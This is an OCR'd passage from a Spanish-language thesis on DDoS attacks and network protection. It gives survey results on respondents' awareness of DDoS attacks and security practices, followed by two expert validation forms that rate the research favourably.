


Figura 102. Gráfico del porcentaje de la pregunta 3 de la encuesta realizada

Fuente: Grupo investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 35.2% se, expresaron que sí saben cuánto daño causaría un ataque distribuido de denegación de servicios, mientras que el 64.8% determinó que no saben qué daño causaría un ataque distribuido de denegación de servicios.

Pregunta N°4. ¿Conoce usted si su sistema de red (Internet) cuenta con una defensa contra estos y otros ataques?

Tabla 10. Frecuencia y porcentaje de la pregunta 4 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	13	24,1
No	41	75,9
Total	54	100

Fuente: Grupo Investigativo




Figura 103. Gráfico del porcentaje de la pregunta 4 de la encuesta realizada

Fuente: Grupo investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 24.1% se, expresaron que sí cuentan con varias defensas de protección en su sistema de red (Internet), mientras que el 75.9% indicó que se encuentra en estado de vulnerabilidad y no cuentan con protecciones ante su sistema de red (Internet).

Pregunta N°5. ¿Conoce usted distintas formas de protección para este tipo de ataques distribuidos de negación de servicios?

Tabla 11. Frecuencia y porcentaje de la pregunta 5 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	18	33,3
No	36	66,7
Total	54	100

Fuente: Grupo Investigativo




Figura 104. Gráfico del porcentaje de la pregunta 5 de la encuesta realizada

Fuente: Grupo Investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 33.3% se, expresaron que, si saben distintas formas de protección ante un ataque distribuido de denegación de servicios, mientras que el 66.7% determinó que no saben cómo protegerse ante un ataque distribuido de denegación de servicios.

Pregunta N°6. ¿Usted tiene conocimiento acerca de la seguridad informática?

Tabla 12. Frecuencia y porcentaje de la pregunta 6 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	29	53,7
No	25	46,3
Total	54	100

Fuente: Grupo Investigativo




Figura 105. Gráfico del porcentaje de la pregunta 6 de la encuesta realizada

Fuente: Grupo Investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 53.7% se, expresaron que, si tienen conocimiento acerca de la seguridad informática, mientras que el 46.3% determino que no saben acerca de la seguridad informática.

Pregunta N°7. ¿Considera usted que es correcto realizar prácticas sobre seguridad informática?

Tabla 13. Frecuencia y porcentaje de la pregunta 7 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	53	98,1
No	1	1,9
Total	54	100

Fuente: Grupo Investigativo




Figura 106. Gráfico del porcentaje de la pregunta 7 de la encuesta realizada

Fuente: Grupo Investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 98.1% se, expresaron que, si es correcta realizar prácticas sobre seguridad informática, mientras que el 1.9% determinó que no es correcto realizar prácticas sobre seguridad informática.

Pregunta N°8. ¿Cree usted que es necesario trabajar con ejercicios prácticos de Ataques a dispositivos como Routers, para así saber cómo contrarrestarlos?

Tabla 14. Frecuencia y porcentaje de la pregunta 8 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	52	96,3
No	2	3,7
Total	54	100

Fuente: Grupo Investigativo




Figura 107. Gráfico del porcentaje de la pregunta 8 de la encuesta realizada

Fuente: Grupo investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 96.3% se, expresaron que, si es correcto realizar prácticas como Routers para contrarrestar ataques informáticos, mientras que el 3.7% determinó que no es correcto realizar prácticas en dispositivos ante ataques informáticos.

Pregunta N°9. ¿Considera usted que se debería realizar prácticas evaluando ataques DDoS?

Tabla 15. Frecuencia y porcentaje de la pregunta 9 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	51	94,4
No	3	5,6
Total	54	100

Fuente: Grupo Investigativo




Figura 108. Gráfico del porcentaje de la pregunta 9 de la encuesta realizada

Fuente: Grupo Investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 94.4% se, expresaron que, si es correcto realizar prácticas evaluando ante un ataque distribuido de denegación de servicio, mientras que el 5.6% determinó que no es correcto realizar prácticas y evaluar ante un ataque distribuido de denegación de servicio.

Pregunta N°10. ¿Cree usted conveniente la enseñanza sobre las distintas formas de protección de un dispositivo cuando se vea vulnerable ante ataques DDoS?

Tabla 16. Frecuencia y porcentaje de la pregunta 10 de la encuesta realizada

	FRECUENCIA	PORCENTAJE
Si	51	94,4
No	3	5,6
Total	54	100

Fuente: Grupo Investigativo




Figura 109. Gráfico del porcentaje de la pregunta 10 de la encuesta realizada

Fuente: Grupo Investigativo

ANÁLISIS E INTERPRETACIÓN

Con los resultados que obtuvieron al momento de realizar la encuesta se indicó que el 94.4% se, expresaron que, si es correcto realizar charlas sobre las distintas formas de protección ante un ataque distribuido de denegación de servicio, mientras que el 5.6% determinó que no es correcto realizar charlas sobre las distintas formas de protección ante un ataque distribuido de denegación de servicio.

9.5. Anexo 5 Validación de expertos.

Validación de experto

Validador de experto 1

INFORME DE OPINIÓN DE EXPERTOS

1. DATOS GENERALES:

- Nombres del Experto: Freddy Manuel Andrango Velásquez
- Grado Académico. Magister en Educación
- Profesión: Ingeniero en Informática
- Institución donde labora: Coonecta
- Cargo que desempeña: Monitor de Sistemas

2. TEMA DE INVESTIGACIÓN A VALIDAR

EVALUACIÓN DE ATAQUES DDOS A UN SISTEMA DE RED Y SUS DIFERENTES FORMAS DE PROTECCIÓN

3. TABLA DE VALIDACIÓN

INDICADORES DE EVALUACIÓN	CRITERIOS	Muy Malo	Malo	Regular	Bueno	Muy Bueno
		1	2	3	4	5
1. Claridad de la investigación	Está formulada con un lenguaje apropiado que facilita su comprensión.					X
2. Objetividad de la Investigación	Esta expresada en conductas observables y medibles.					X
3. Consistencia de la Investigación	Existe una organización lógica en los contenidos y relación con la teoría				X	
4. Coherencia de la Investigación	Existe relación de los contenidos con las metodologías de investigación					X

5. Pertinencia de la Investigación	Existe pertinencia de la investigación con la realidad de los ataques DDoS y las posibles soluciones ante estos.					X
SUMATORIA PARCIAL		0	0	0	4	20
SUMATORIA TOTAL		24				

RESULTADOS DE LA VALIDACIÓN

Valoración total cuantitativa: 24

Opinión: FAVORABLE ____X_____ DEBE MEJORAR _____

NO FAVORABLE _____

Observaciones:

El proyecto de investigación acerca de evaluación de ataques DDoS a sistemas de red y sus diferentes formas de protección si cumple con los objetivos planteados ya que en la actualidad existe un aumento de este tipo de ataques tanto en empresas, organizaciones o centros educativos y las estrategias de defensa planteadas si completan con lo pedido lo cual evitarán un incremento de este tipo de ataques DDoS y evitar pérdidas económicas.

Firma:

Freddy Manuel Andrango Velásquez

C.C. 1717420903


Freddy
Andrango
C.I.: 1717420903
COONECTA
RED TRANSACCIONAL

Experto 2

INFORME DE OPINIÓN DE EXPERTOS

1. DATOS GENERALES:

- Nombres del Experto: Quishpe Pila Jorge Paul
- Grado Académico. Ingeniero
- Profesión: Ingeniero en informática
- Institución donde labora: Ministerio de Educación
- Cargo que desempeña: Analista en Sistemas

2. TEMA DE INVESTIGACIÓN A VALIDAR

EVALUACIÓN DE ATAQUES DDOS A UN SISTEMA DE RED Y SUS DIFERENTES FORMAS DE PROTECCIÓN

3. TABLA DE VALIDACIÓN

INDICADORES DE EVALUACIÓN	CRITERIOS	Muy Malo	Malo	Regular	Bueno	Muy Bueno
		1	2	3	4	5
1. Claridad de la investigación	Está formulada con un lenguaje apropiado que facilita su comprensión.					X
2. Objetividad de la Investigación	Esta expresada en conductas observables y medibles.					X
3. Consistencia de la Investigación	Existe una organización lógica en los contenidos y relación con la teoría					X
4. Coherencia de la Investigación	Existe relación de los contenidos con las metodologías de investigación					X
5. Pertinencia de la Investigación	Existe pertinencia de la investigación con la realidad de los ataques DDoS y las posibles soluciones ante estos.				X	
	SUMATORIA PARCIAL	0	0	0	4	20
	SUMATORIA TOTAL	24				

RESULTADOS DE LA VALIDACIÓN

Valoración total cuantitativa: 24

Opinión: FAVORABLE ____X_____ DEBE MEJORAR _____

NO FAVORABLE _____

Observaciones:

La investigación y evaluación del proyecto ataques DDoS, enfocada a los sistemas y redes cumple con la función de brindar un sin número de opciones de protección, los cuales cumplen correctamente lo planteado, evitando así los ataques en los diferentes tipos de ambientes laborales como: domésticos, comerciales o instituciones educativas, estos evitan completamente el aumento de los distintos ataques DDoS, reduciendo las pérdidas económicas que puedan presentar los individuos que conforman dichas entidades.

Firma:

Quishpe Pila Jorge Paul

C.C. 1720255695


Ministerio
de Educación
JORGE PAUL QUISHPE PILA
C.I.: 1720254695